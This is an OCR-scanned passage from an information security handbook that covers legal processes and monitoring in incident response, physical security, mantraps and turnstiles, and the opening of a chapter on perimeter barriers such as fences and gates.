After having seized the evidence, the examiner decides to either conduct an analysis on the premises or take the media to another location. The advantage of having the examination take place where the evidence is seized is obvious. If there is something discovered requiring action, it can be addressed immediately. However, if the examination takes place in the calm of a laboratory, with all the tools available, then the quality of the examination is at its highest.

The CIRT and other investigators must consider the situation of sensitive or classified information that is resident on media destined for a courtroom. Sometimes, this consideration dissuades some entities from reporting criminal acts to the authorities. However, there are steps that can be legally pursued to mitigate the exposure of proprietary or sensitive information to the public.

CRIMINAL, FORFEITURE, AND CIVIL PROCESSES

Criminal acts are considered contrary to publicly acceptable behavior and are punished by confinement, financial fines, supervised probation, and restitution. Felonies are considered major crimes and are usually punished by periods of confinement for more than one year and fines of more than $1000. In some jurisdictions, those convicted of felonies suffer permanent loss of personal rights. Misdemeanors are minor crimes punishable by fines of less than $1000 and confinement of less than one year.

Sentencing may include confinement, fines, or a period of probation. The length of sentence, fines, and victim restitution depends upon the value of the crime. If proprietary information is stolen and valued at millions of dollars, then the sentence will be longer with greater fines than for an act of Web page defacement. There are other factors that can lengthen sentencing. Was the defendant directing the criminal actions of others? Was the defendant committing a crime when he committed this crime? Has the defendant been previously convicted of other crimes? Was the defendant influencing or intimidating potential witnesses? There are also factors that can reduce a sentence. Has the defendant expressed remorse? Has the defendant made financial restitution to the victim? Has the defendant cooperated against other possible defendants? Under the laws of the United States, the length of sentence, the type of sentence, and fines are determined in a series of weighted numerical calculations and are codified in the Federal Sentencing Guidelines. At the time of sentencing, a report is usually prepared and delivered to the sentencing judge detailing the nature of the crime and the extent of the damage. It is at the judge's discretion whether to order financial restitution to the victim; however, in recent times, more and more judges are inclined to order financial restitution as part of sentencing (see Exhibit 48-3).

Exhibit 48-3. Partial list of applicable federal criminal statutes.

- 18 United States Code Section 1030 Fraud Activities with Computers
- 18 United States Code Section 2511 Unlawful Interception of Communications
- 18 United States Code Section 2701 Unlawful Access to Stored Electronic Communications
- 18 United States Code Section 2319 Criminal Copyright Infringement
- 18 United States Code Section 2320 Trafficking in Counterfeit Goods or Services
- 18 United States Code Section 1831 Economic Espionage
- 18 United States Code Section 1832 Theft of Trade Secrets
- 18 United States Code Section 1834 Criminal Asset Forfeiture
- 18 United States Code Section 1341 Mail Fraud
- 18 United States Code Section 1343 Wire Fraud
- 18 United States Code Sections 2251–2253 Sexual Exploitation of Children Act
- 18 United States Code Section 371 Criminal Conspiracy

Frequently, organizations ask if there are statutory requirements for reports of criminal activities. Under the criminal codes of the United States, Title 18, Section 4, it states: "Whoever having knowledge of the actual commission of a felony cognizable by a court of the United States, conceals and does not as soon as possible make known the same to some judge or other person in civil or military authority under the United States, shall be fined under this title or imprisoned not more than three years or both." Many jurisdictions have similar statutes requiring the reporting of criminal activities.

Civil matters are disputes between parties that are resolved by the exchange of money or property. Civil suits may have actual, punitive, and statutory damages. In the case of actual damages, the plaintiff must prove to a preponderance of evidence (51 percent) that they suffered specific losses. Punitive damages are amounts that punish the defendant for harming the plaintiff. Statutory damages are those prescribed by law.

Many jurisdictions have laws allowing the simultaneous criminal prosecution of a defendant, a civil suit naming the same defendant, and allowing forfeiture proceedings to take place. This type of multifaceted prosecution is known as parallel-track prosecution.

Pursuant to criminal activities, many jurisdictions and the U.S. federal government, file concurrent forfeiture actions against offending entities. These proceedings also impact the relationship between CIRT members and the court system. Depending upon the specific jurisdiction, these actions may take the form of the criminal's assets being indicted, or civil suits filed against those assets, or those assets being administratively forfeited. An example of this type of parallel-track prosecution is illustrated with the person who unlawfully enters an organization's network and steals sensitive protected information that is subsequently sold to a competitor.

Investigators conduct a thorough investigation, and the perpetrator is indicted. In this same case, a seizure warrant is obtained; and the defendant's computer equipment, software, and the crime's proceeds are seized. Depending upon the laws, the perpetrator may suffer confinement, loss of money resulting from the information sale, the forfeiture of his equipment or other items of value, restitution to the victim, and fines. It is also a reasonable and acceptable process that the subject is civilly sued for damages while he is criminally prosecuted and his assets forfeited.

USE OF MONITORING DEVICES

The enterprise must have policies governing the use of its system resources and the conduct of its employees. Pursuant to those policies, the CIRT may monitor network use by suspected employee offenders. The use of monitoring techniques is governed by the employees' reasonable expectation of privacy and is defined by both policy and law. Techniques used to monitor employee activities should be made part of audit and executive-level review processes to make certain these monitoring practices are not abused. Before implementing computer monitoring, it is wise to consult the organization's human resources and legal departments because, if these policies are not implemented correctly, computer monitoring can run afoul of legal, policy, and ethical standards. Under federal statutes, network administrators are granted the ability to manage their systems. They may access and control all areas of their network and interact with other administrators in the performance of their duties. Because unauthorized system intruders do not have an expectation of privacy, their activities are not subject to such considerations. If administrators discover irregularities, fraud, or unauthorized software such as hacking tools on their systems, they are allowed to take corrective actions and report the offenders.

However, this is not the case for government agencies wanting access to network systems and electronic communications. Depending upon the state of the electronic communications, they may be required to obtain a court order, search warrant, or subpoena.

It is important to note that most jurisdictions do not allow retributive actions. For example, if a denial-of-service attack causes the organization to suffer losses, it may be considered unlawful for the organization to return a virus to the offender.

NATURE OF CRIMINAL INCIDENTS

Viruses and worms have been in existence for many years. Since the introduction of the Morris Worm in 1988, managers and administrators have paid attention to their potential for harm. In years past, viruses and worms were ignored by law enforcement, and treated as merely a nuisance. However, in more recent times, following the outbreaks of Melissa and the

Love Bug, persons responsible for their creation and proliferation are being investigated and prosecuted.

Insider attacks usually consist of employees or former employees gaining access to sensitive information. Because they are already located inside the network, it is possible they have already bypassed many access barriers; and, by elevating their privileges, they may gain access to the organization's most valuable information assets. Among the insiders are those who utilize the organization's information assets for their own purposes. Downloading files in violation of use policies wastes valuable resources and, depending upon their content, may be a violation of law.

Outsider attacks are more than an annoyance. A determined outsider may hammer at the target's systems until an entry is discovered. Attackers may be malicious or curious. Regardless, their efforts have the same results in that unauthorized entry is made. Often, their attacks cause serious damage to information systems and compromise sensitive data. Attackers do not need thorough systems knowledge because there are many Web sites that provide the necessary tools for intrusions and DoS attacks.

Unauthorized interception of communications may take place when an unauthorized intrusion takes place and software is installed allowing the intruder to monitor keystrokes and communications traffic. Because this activity is performed without the permission of the system owners, it may have the same net effect as an illegal wiretap.

DoS attacks gained significant negative publicity recently as unscrupulous persons targeted high-profile Web sites, forcing them offline. In some cases, perpetrators were unwitting participants, wherein their broadband assets were compromised by persons installing software executing distributed DoS attacks. These attacks flood their target systems with useless data launched from single or multiple sources, causing the target's network to crash.

CONCLUSION

Risk management consists of careful planning, implementation, testing, and revision. The most critical part of risk management is critical incident response. The principal purpose of risk management is avoidance and mitigation of harm. Incident response, with the development of a solid response strategy, outside liaison, and a well-trained CIRT, can make the difference between a manageable incident and a disaster costing the organization its future.

ABOUT THE AUTHOR

Alan B. Sterneckert, CISA, CISSP, CFE, CCCI, is the owner and general manager of Risk Management Associates located in Salt Lake City, Utah. A retired Special Agent, Federal Bureau of Investigation, Mr. Sterneckert is a

professional specializing in risk management, IT system security, and systems auditing. In 2003, Mr. Sterneckert will complete a book about critical incident management, to be published by Auerbach.

Domain 10
Physical (Environmental) Security

The Physical Security Domain discusses the importance of physical security in the protection of valuable information assets of the business enterprise. It provides protection techniques for the entire facility, from the outside perimeter to the inside office space, including the data center or server room.

In the early days of computers, much of the security focus was built on providing physical security protections. Think of the data center that contained the mainframe servers and all the information processed and stored on the system. In this environment, the majority of the protections were for physical protection of that one area, such as restricting personnel from the area, enforcing physical access controls with locks and alarms, and implementing environmental controls to ensure the equipment was protected from heat and moisture. The advent of distributed systems changed this focus; resources and information were now in various places within the organization, and in many cases, not even contained within the building. For example, mobile devices, such as laptops and personal digital assistants, provided the ability to carry information outside a limiting physical environment.

According to many information system security surveys, the majority of threats occur from insiders — that is, those individuals who have physical access to their own resources. Because of this, physical security is just as relevant today as it was 30 years ago. It is still necessary to protect server rooms by limiting access and installing appropriate locks.

Another factor impacting physical security is the new government and private-sector initiatives to protect critical infrastructures, such as power and water supplies. Because information system assets require some type of power source to operate, the need for clean, constant power is a primary physical security concern. Threats to infrastructures are evolving and pose different types of threats. Although this may appear to be dramatic, chemical and biological threats have become increasingly more viable methods of attack.

One of the challenges for information system security professionals is to understand the security challenges associated with the physical environment. Although physical security is documented according to some specific technologies, such as closed-circuit television (CCTV) and alarm systems, there has not been much literature that combines the physical security field with the information system security field. There is also a dichotomy between the "traditional" security professionals who focus primarily on personnel and access controls and the information system security professionals who focus on logical controls. Many organizations still struggle for control over who will provide security — the traditional security divisions or the information management divisions. This lack of coordination and, in many cases, political maneuvering, has created difficulties for organizations to accomplish goals. However, as most security professionals will note, if both sides (security and information management) begin to work together, they will realize that indeed their goals are the same — and what is needed is better communication and coordination about how to achieve those goals. That is, by capitalizing on the strength and knowledge of both functions, they will achieve the goals of information system security — protecting the organization's valuable resources.

Although the challenges have changed along with the technologies, physical security still plays a critical role in protecting the resources of an organization. It requires solidly constructed buildings, emergency preparedness, adequate environmental protection, reliable power supplies, appropriate climate control, and external and internal protection from intruders.

Chapter 15

Mantraps and Turnstiles

R. Scott McCoy

Contents

Introduction
Mantraps
Turnstiles
    Optical Turnstiles
    Revolving Doors
    Traditional Turnstiles
Conclusion

Introduction

The challenge with most card systems is tailgating. This is when one person unlocks a door using a security credential and three people walk into a secured room. Depending on the criticality of the secured space, this may not be acceptable.

There are many levels of access control, ranging from none to total. Total control implies that every person who enters and leaves a space is authorized, has been granted entry and exit, and that any violation of these rules is identified by an alarm condition. Most facilities focus on controlling who can enter a space through the use of one or more levels of authentication: something someone has, which could be as simple as a key or a company-issued access control token (proximity, contactless smart card, etc.); something someone knows, which could be as simple as a four-digit pin number entered into a keypad (usually integrated into the card reader); or something someone is, such as a fingerprint or retinal scan. For highly restricted areas, a combination of two or even all three may be warranted.

The level of access should correspond to the criticality of the workspace. Although these technologies can be used effectively to ensure with a high degree of confidence that only persons authorized may open a door, they do nothing to ensure that unauthorized persons do not tag along before the door shuts. Mantraps and turnstiles can be used to increase the level of control and reduce or eliminate tailgating.

Mantraps

A mantrap is used when more control on access is desired, but there is no need for total control. One reason may be that it is an entry into a clean room environment where containment is required. The mantrap is accomplished by having two sets of doors, both with access control equipment. The doors are spaced some distance apart, usually in excess of 15 ft, so that it takes the time of the first door to shut before you reach the second door. The idea is that neither door can be opened while the other door is in an open state, thereby making it impossible for someone to piggyback in or rush inside to the secured area unchecked. Mantraps usually have cameras at both the outer and the inner door and are connected by a hallway, so no one can hide their presence when they are being granted access and no one can allow more people in than authorized.

Many states have fire codes that require that free access be allowed from any secured space, usually requiring what is called "no special knowledge" to get out. This means when someone needs to get out due to a fire, they need only push on some easy-to-use latch or crash bar to exit. Because of this, most doors that use an electric strike have free egress by pushing down on a lever to retract the strike and do not require the release of the electric strike for exiting. This would not give the positive control a mantrap requires, so it is better either to keep the door hardware locked or to use a magnetic lock, which holds the door secure until activated by a touch sense bar for exit. With this form of egress, the circuit can be interrupted every time the other door is open, detected by a door contact mounted at each door. In this way, access to the other door is not allowed, thereby providing a mantrap.

If a person does tailgate an authorized worker past the first door, they can be refused entry to the secure area and would need to exit the outer door. No one is actually trapped in a mantrap, because fire codes now prohibit this, but the setup described does protect against a rush of people gaining access into a secured space by tailgating a worker through one open door directly into the restricted space.

A variation of this is used to control vehicle traffic into a secured space. The setup is similar to what is described above, but with more control, because the lanes can be broken down into entrance and exit, eliminating the chance of someone gaining entry while someone else exits. Two gates are spaced a reasonable distance apart to allow only one of whichever type of vehicle uses the site. This can be done to mandate vehicle inspections or to eliminate the possibility of tailgating. For extremely critical areas, vehicle barriers could be used in conjunction with or instead of traditional gates to ensure no vehicle could force its way in.

Turnstiles

Total control may be required for entrance into an area for audit purposes, even for data centers with Sarbanes–Oxley requirements, but usually it is not required for exit. A turnstile can be set

to allow free-wheeling exit. Turnstiles are an access control product whose purpose is to ensure positive access control. Only one person per transaction is allowed entry, whether using a subway station token or a security credential to enter a building.

There are three main types of turnstiles: First is the optical turnstile, which does not offer the same level of access control as would be required in some settings and is often accompanied by a security officer (see Figure 15.1).

The second is an enhanced revolving door that is created with a mechanism that will allow only one section of the door to rotate into the secured space at a time (see Figure 15.2).

The last is the traditional type seen in most industrial settings and primarily used for outdoor applications (see Figure 15.3).




Figure 15.1 Optical turnstile with barrier.




Figure 15.2 Revolving door.




Figure 15.3 Traditional turnstile.

Optical Turnstiles

Security officers have been used for access control in many companies for years, but even if every security officer were perfect and never missed a person or mistook another card for a badge during high traffic times, there is no way for the officer to know if all of those people are still employed, only that they possess a badge and it is their face on the badge. Optical turnstiles are designed to house different types of credential or biometric readers to ensure that everyone entering is still active in the system. Of course, there is still human error, if someone forgets to turn a record inactive in the card access system, but the chance for error is less than relying on visual inspection. Practices should be in place that requires managers to submit a form to remove workers from databases when their employment ends, and emergency practices should be in place for removal of logical and physical access immediately when there is a termination for cause. Then if either the person does not have his or her badge or the manager or human resource personnel forgets to collect it, it will not register as an active card and an alarm should sound. In this way as with all alarms, security professionals should spend their time responding to exceptions and not monitoring normal or authorized transactions.

Optical turnstiles do not provide an actual barrier, with most being at the height of 36 in. and some having small wing barriers or bars to impede entry, whereas others simply alarm. They are designed for high traffic areas usually in corporate offices, where it is impractical to depend on security officers to inspect every badge visually. They are traditionally set up to alarm only when motion is detected moving in one direction for entry without a valid card read and to ignore motion when exiting, but they can be set up to require carding out if desired.

Revolving Doors

Revolving doors can also be set up for either entry only or both entry and exit control. The benefit of a revolving door is that, unlike an optical turnstile, it can be set up to allow only one person at a time entry or exit into a space and cannot be circumvented. The drawback of a revolving door is that because of the tight control, the doors move slowly and are not recommended for high traffic areas. They are best suited for highly restricted areas where tailgating is unacceptable. Exit from such an area can also be completely controlled and therefore tracked, but due to fire codes in most countries, these revolving doors are designed with a breakout feature that collapses the sections of the door to allow for emergency exit. An alarm should be connected to the door in case someone crashes out to avoid recording his or her exit.

Traditional Turnstiles

These are the turnstiles that most people envision when they hear the word. They are metal and are most commonly found in sporting arenas and parking lots. The newer models function like the revolving doors described earlier, but are designed for outdoor applications.

Because all types of turnstiles can record all entry to a controlled space, there are safety benefits that can be used when tied into most card access systems. A common feature that is mostly unused is the muster feature of card access systems. The muster feature keeps track of whoever enters and exits a specific space. For the feature to work, everyone who enters or exits must register his or her token for both entry and exit. If this does not happen, the software will think that someone is still in the space although it is actually empty or never record that they were in the space even if they are actually inside. This feature is beneficial during an evacuation for fire or chemical release, when it is critical to get a positive count of who is left inside a building or industrial complex. Fire fighters will be risking their lives entering these dangerous areas, and it is important for them to know if there are two or ten people left inside or if there are none, so there may not be a reason to enter at all.

If a muster feature is desired, then the location of exit readers is very important and may require additional readers at more remote locations to ensure a safe and speedy exit. So, for normal daily operations, there may be a row of two or three turnstiles at every main entry point with card readers on the inside and outside of a fence or perimeter wall, which require one card read per entry and exit request. For emergencies, there can be additional readers mounted at muster points a safe distance from the building, and the turnstiles can both be connected to the fire system and have a manual override to allow free-wheeling exit so as not to slow evacuation. Then at the muster point the workers can each run their card to register an exit. Most card access features run a report every so many minutes based on preference during an event, each showing fewer and fewer names until the site is empty or only the last few people left inside are listed.

If the same muster feature were used in a more limited way at, say, a lab inside a larger complex, a revolving door could be used instead of a more traditional turnstile. Normal operation can also require some form of granted access using a credential or biometric for entry and egress with a remote muster reader at a safe distance, if muster is required, or just entry if muster is not required.

Conclusion

There are many types of access control methodologies and technologies. As with most solutions related to security, a risk assessment should be done and a description of what is trying to be accomplished written. A security professional should never lose sight of the original goal, though in the quest for a solution it is easy to do so. If such an assessment indicates that there must be protection from tailgating above what a single door can provide, then a mantrap or some form of turnstile may be the answer. If positive control of entry for audit or life safety reasons is called for, then either a traditional turnstile or a revolving door (for office applications) may be required. Regardless of the access control product selected, solutions requiring this level of control should always be accompanied with video surveillance. Any camera covering higher level access control should be recorded at all times and with enough definition and number of frames so that a positive identification can be made.

Whatever level of control is required; there are a variety of access control products available to meet the need. Make sure before a solution is selected that it meets the requirements of the restricted area.

Perimeter Security

Introduction
Corporate Culture
Risk Assessment Methodologies
Buffer Zone
    Buffer Zone Program
Outer Barriers
    Fences • Gates • Barriers • Jersey Barriers • Bollards • Lighting • Building Exterior
Access Control
    Keys • Electronic Access Control
Restricted Areas
Intrusion Detection
    Fence Disturbance Systems • Ground Sensors • Infrared • Microwave • Door Contacts • Glass Breaks • Passive Infrared • Pixel Analysis • Intelligent Video
Assessment
    Cameras • Alarms • Electronic Access History
Alarm Monitoring and Response
Inspection and Maintenance
    Preventative Maintenance
Conclusion

R. Scott McCoy

Introduction

When most information security practitioners hear the term *perimeter security*, they usually think of firewalls, intrusion detection, and intrusion prevention systems. In larger companies, the physical perimeter is the responsibility of either a physical security department or facilities. Medium- and small-sized companies may have someone such as a facilities manager who is responsible for physical security, but it is an additional duty and not a specialty. This should be a concern for all information security practitioners because physical security (or the lack of it) is one of the biggest gaps in most information security programs.

Strong passwords, two factor authentication, and strong firewall policies can all be circumvented if unauthorized personnel can get into a facility and onto an unlocked computer. Even access to an open port may be all someone needs to compromise a network. In smaller companies, a CISSP may be the only trained and experienced security professional in the company. Even if there are physical security professionals, they may not understand the vulnerabilities of the network or data centers or the consequences a compromised system.

This chapter will describe the many layers of a defense in depth model for a physical security perimeter. Because all sites have different requirements depending on their criticality and level of risk, not all of the methods of hardening a site discussed here may be necessary or even cost effective. Each security practitioner needs to select the appropriate techniques and equipment based on the results of a physical security risk assessment and associated countermeasure costs or benefit analysis.

Corporate Culture

All of the systems a company can put in place to protect the physical and electronic perimeters are useless unless workers follow good security practices. It is crucial that a security practitioner have a clear understanding of the company's culture. What is the current adherence to security policy, and how quickly after a new concept is introduced can it be made part of that culture? Wearing a security badge and locking the computer when it is not in use are all basics, but if they are not in place, there is a steep learning curve ahead. Executive support is critical to introduce or even maintain good security practices.

If there is a compliance gap with existing practices or, worse, a lack of documented practices, the first step is a corporate-level security policy. Most companies require corporate policies to be approved and signed by senior management, most often by the CEO. Document the basic practices of access control and protection of assets in policy form. Depending on the culture, this can be in one combined physical and electronic security policy or two separate policies.

Getting approval for these policies is the first step, but in order to change behavior at the worker level, there needs to be a comprehensive security awareness program. Online training is a good refresher, but in-person training with real life examples of why good security practices are important to the success of a company is crucial. A good ongoing security awareness program is a combination of electronic, print, and presentations to reinforce the key message while providing helpful and interesting information. The best place to do this is in new worker orientation. Security has a huge role to play in the on boarding of new workers, and it needs to be in front of new staff to deliver the key messages in order to change the corporate culture over time.

Risk Assessment Methodologies

There are several methodologies currently in use, and it seems new ones are coming along at an increasing rate. Selecting the right methodology can be daunting depending on the security practitioner's level of expertise. There are a few good books (a list is available online at www.asisonline.org/store/search.xml) on the subject and a white paper by the North American Electric Reliability Council's Critical Infrastructure Protection Committee. Although it is specific to the electric industry, most of it can be adapted for other sectors (www.esisac.com/publicdocs/assessment_methods/RiskAsmntWP_09sept2005.pdf).

Regardless what methodology is used, it is critical that the plan to secure the site stems from the recommendations of the risk assessment. A word caution about risk assessment software packages: a security practitioner needs to understand what assumptions have gone into the software. A value will be given as the end result after the practitioner is asked a number of questions, but without understanding and agreeing with all of the assumptions behind the formulas, the result may not be optimal. In a perfect world, the formulas that measure threats, risks, and mitigation strategies would be explained in detail, and the user would have the option to modify them based on the knowledge of the security professional; however, this is rarely the case.

Buffer Zone

As shown in Exhibit 95.1, a buffer zone is the outermost part of the perimeter. It may or may not be owned by the company. In a busy city, this may only include a sidewalk, but in rural areas, it could be 200




EXHIBIT 95.1 A Buffer zone is the outermost part of the perimeter.

acres of state-owned land no more than 100 ft. from the back door. The makeup of this buffer zone and a company's ability to modify it will greatly affect the selection of devices to be installed at the outer barrier.

It is rare that a security professional is fortunate enough to be involved with the design and layout of a new site. This is a serious flaw because such involvement can reduce the amount of thefts and vandalisms the company may suffer both during construction and over time. Every company is different, and most large companies have several types of facilities. Depending on the function, a site may be either hidden from view or put on display. As with all other aspects of a perimeter, the risk assessments should be the guide. Does the site have shift workers or is it only a daytime use structure? Are there valuable assets stored inside? Is the company's data its most valuable assets? Asking these types of questions will allow the security professional to design a program that will best serve the company's needs. Designing a site from scratch to include the location of the site is the best choice, but most likely, it is an existing structure that needs to be assessed and improved upon.

Buffer Zone Program

There is a program from the Department of Homeland Security called the Buffer Zone Project. The idea is that grant money will be used at critical infrastructure sites to create a buffer zone around the site. This is usually done by adding cameras, but it is also supposed to include local law enforcement patrols. The goal is to prevent a terrorist attack at a critical infrastructure site if possible and, if not, then to have a faster and better response because of plans that have been drilled by first responders in conjunction with company personnel.

Outer Barriers

Exhibit 95.2 is a diagram of outer perimeter barriers for a site. Exhibit 95.3 details the risk levels of various perimeter defenses.

Fences

If called for, the outermost barrier in the defense in depth model could be a fence. Again, depending on the risk, this could be for no other purpose than to keep individuals honest by stopping someone from easily approaching a storage yard or building. A fence is poor protection because most fences can be easily cut or climbed. If necessary, there are more expensive fence materials that will make both types of attempts more difficult and cause more of a delay that increases the likelihood of discovery. Alarms can also be added to the fence to give early warning. There is no set standard for fence height, but a fence shorter than 7 ft. is not advisable. On top of the fence, there should be three strands of wire angled away from the property at a 45-degree angle. This run of three strands of barbed wire should be approximately one foot in length. Because it is not straight up and down, it does not add a full foot to the fence height, but it does make it difficult to climb over the top. There should be a tension wire that runs the full length of the fence's bottom, making it difficult to lift up a section. Where break-ins are more likely, other reinforcements can be added to include cement around the perimeter to prevent erosion or digging under the fence or replacing the three strands of barbed wire on top with razor wire. The delay factor can be increased by adding a second fence 4–6 ft. inside the first fence and placing sensor equipment on or in between the fences. Finally, a type of solid wall construction can be used, preferably a minimum of 8 ft. in




EXHIBIT 95.2 Diagram of outer perimeter barriers for a site.

EXHIBIT 95.3 The Risk Levels of Various Perimeter Defenses.

Risk Level	Fences	Gates	Key System	Access Control
Low	No fence	No gate	5 Pin common issue	Key only
Low	A fence less than 7 ft.	A slide gate	6 Pin or higher common issue	Key only
Low	A fence at least 7 ft.	A slide gate	6 Pin or higher common issue	Manual key pad
Medium	A 7′ fence with a three strand top guard angled 45-degrees outward or razor wire	A slide gate with a security officer to monitor access	6 Pin or higher restricted	Picture ID or token
